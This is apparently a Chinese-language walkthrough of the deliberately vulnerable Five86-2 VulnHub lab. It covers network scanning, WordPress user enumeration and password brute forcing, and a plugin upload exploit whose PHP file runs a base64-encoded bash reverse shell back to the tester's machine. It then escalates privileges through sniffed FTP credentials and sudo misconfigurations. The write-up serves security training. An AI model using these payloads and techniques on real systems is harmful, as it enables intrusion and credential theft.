> *靶机地址：* *https://www.vulnhub.com/entry/five86-2,418/*

## 描述

Five86-2是另一个专门构建的易受攻击的实验室，旨在获得渗透测试领域的经验。

这项挑战的最终目标是扎根并读取唯一的标志。

必须具备Linux技能并熟悉Linux命令行，以及一些基本渗透测试工具的经验。

对于初学者来说，Google可以为您提供很大的帮助，但是您可以随时在@ DCAU7上向我发送推文，以获取帮助，以帮助您再次入门。但请注意：我不会给您答案，而是给您一些前进的思路。

# 信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 20:23 EST
Nmap scan report for 192.168.56.1
Host is up (0.00021s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00024s latency).
MAC Address: 08:00:27:B9:2B:E9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.117
Host is up (0.00050s latency).
MAC Address: 08:00:27:94:09:37 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.88 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.117
```


```
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      ProFTPD 1.3.5e
80/tcp open   http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.1.4
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Five86-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:94:09:37 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 - 3.13 (95%), Linux 2.6.22 - 2.6.36 (93%), Linux 3.10 - 4.11 (93%), Linux
), Linux 2.6.32 (92%), Linux 3.2 - 4.9 (92%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.18 (91%), HP P2000 G3 NAS d
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms 192.168.56.117
```

目录枚举


```
gobuster dir -u http://192.168.56.117 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/wp-content (Status: 301)
/wp-admin (Status: 301)
/wp-includes (Status: 301)
/index.php (Status: 301)
/wp-trackback.php (Status: 200)
/wp-login.php (Status: 200)
/license.txt (Status: 200)
/server-status (Status: 403)
/readme.html (Status: 200)
/wp-config.php (Status: 200)
[ERROR] 2020/02/07 20:25:30 [!] parse http://192.168.56.117/error_log: net
/wp-signup.php (Status: 302)
/index.php (Status: 301)
```

ProFTDpro存在copy漏洞，访问80端口web服务




添加hosts即可

wpscan扫一扫

```
[i] User(s) Identified:

[+] barney
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] gillian
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] stephen
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

暂时没别的思路，尝试密码爆破

```
wpscan --url http://192.168.56.117  -U user.txt -P
/usr/share/wordlists/rockyou.txt
```


应该能得到账号密码

```
Barney:spooky1
Stephen: apollol
```

```
[+] Performing password attack on Xmlrpc against 5 user/s
Trying stephen / 143637 Time: 00:13:12 <                    > (40305 / 71721960)  0.05%  ETA: ??:??:??
```

但是我kali跑的实在是太慢了。。

barney账户登录




exploit搜下

WordPress Plugin Insert or Embed Articulate Content into WordPress - Remote Code Execution

| EDB-ID: | CVE: | Author: | Type: | Platform: | Date: |
| --- | --- | --- | --- | --- | --- |
| 46981 | N/A | XULCHIBALRAA | WEBAPPS | PHP | 2019-06-11 |

EDB Verified: ×


Exploit: / {}


Vulnerable App:



exploit写的很清楚

```
echo "<?php phpinfo();system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK|base64 -d
|bash'); ?>" > index.php
echo "<html>hello</html>" > index.html
zip poc.zip index.html index.php
```




## getshell

```
root@kali:~/five86-2# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.117: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.117] 41764
bash: cannot set terminal process group (984): Inappropriate ioctl for device
bash: no job control in this shell
www-data@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc97$
```

## 提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

上面的执行都没啥进展，之前还存在stephen账户密码，su切换

```
su stephen
apollo1
python3 -c 'import pty;pty.spawn("/bin/bash")'
getcap -r /2>/dev/null
```

```
stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc97$ tcpdump -D
<ontent/uploads/articulate_uploads/poc97$ tcpdump -D
1.br-eca3858d86bf [Up, Running]
2.eth0 [Up, Running]
3.veth27cb22f [Up, Running]
4.lo [Up, Running, Loopback]
5.any (Pseudo-device that captures on all interfaces) [Up, Running]
6.docker0 [Up]
7.nflog (Linux netfilter log (NFLOG) interface) [none]
8.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

```
timeout 150 tcpdump -w cap.pcap -i veth27cb22f
```

```
stephen@five86-2:/tmp$ timeout 150 tcpdump -w cap.pcap -i veth27cb22f
timeout 150 tcpdump -w cap.pcap -i veth27cb22f
tcpdump: listening on veth27cb22f, link-type EN10MB (Ethernet), capture size 262144 bytes
52 packets captured
52 packets received by filter
0 packets dropped by kernel
```

```
tcpdump -r cap.pcap
```

```
02:38:11.748096 IP five86-2.51228 > 172.18.0.10.ftp: Flags [P.], seq 1:12, ack 58, win 502, options [n
4], length 11: FTP: USER paul
02:38:11.748123 IP 172.18.0.10.ftp > five86-2.51228: Flags [.], ack 12, win 510, options [nop,nop,TS v
0
02:38:11.748616 IP 172.18.0.10.ftp > five86-2.51228: Flags [P.], seq 58:90, ack 12, win 510, options [
19], length 32: FTP: 331 Password required for paul
02:38:11.749061 IP five86-2.51228 > 172.18.0.10.ftp: Flags [.], ack 90, win 502, options [nop,nop,TS v
0
02:38:11.749119 IP five86-2.51228 > 172.18.0.10.ftp: Flags [P.], seq 12:33, ack 90, win 502, options [
35], length 21: FTP: PASS esomepasswford
02:38:11.749122 IP 172.18.0.10.ftp > five86-2.51228: Flags [.], ack 33, win 510, options [nop,nop,TS v
0
02:38:11.759908 IP 172.18.0.10.ftp > five86-2.51228: Flags [P.], seq 90:115, ack 33, win 510, options
820], length 25: FTP: 230 User paul logged in
02:38:11.759928 IP five86-2.51228 > 172.18.0.10.ftp: Flags [.], ack 115, win 502, options [nop,nop,TS
 0
02:38:11.759960 IP five86-2.51228 > 172.18.0.10.ftp: Flags [P.], seq 33:41, ack 115, win 502, options
946], length 8: FTP: TYPE I
02:38:11.759971 IP 172.18.0.10.ftp > five86-2.51228: Flags [.], ack 41, win 510, options [nop,nop,TS v
0
02:38:11.760065 IP 172.18.0.10.ftp > five86-2.51228: Flags [P.], seq 115:134, ack 41, win 510, options
5831], length 19: FTP: 200 Type set to I
02:38:11.760071 IP five86-2.51228 > 172.18.0.10.ftp: Flags [.], ack 134, win 502, options [nop,nop,TS
 0
```


```
stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc97$ su paul
<p-content/uploads/articulate_uploads/poc97$ su paul
Password: esomepasswford

paul@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc97$ sudo -l
<p-content/uploads/articulate_uploads/poc97$ sudo -l
Matching Defaults entries for paul on five86-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User paul may run the following commands on five86-2:
    (peter) NOPASSWD: /usr/sbin/service
paul@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc97$ id
id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
```

```
sudo -u peter service ../../bin/sh
```

通过上面的帮助命令，我们能够以彼得身份访问shell。

```
<e_uploads/poc97$ sudo -u peter service ../../bin/sh
$ id
id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
$ sudo -l
sudo -l
Matching Defaults entries for peter on five86-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on five86-2:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/passwd
$
```

有个nopassword修改密码，那么直接修改密码即可




## 参考链接：

https://www.hackingarticles.in/five86-2-vulnhub-walkthrough/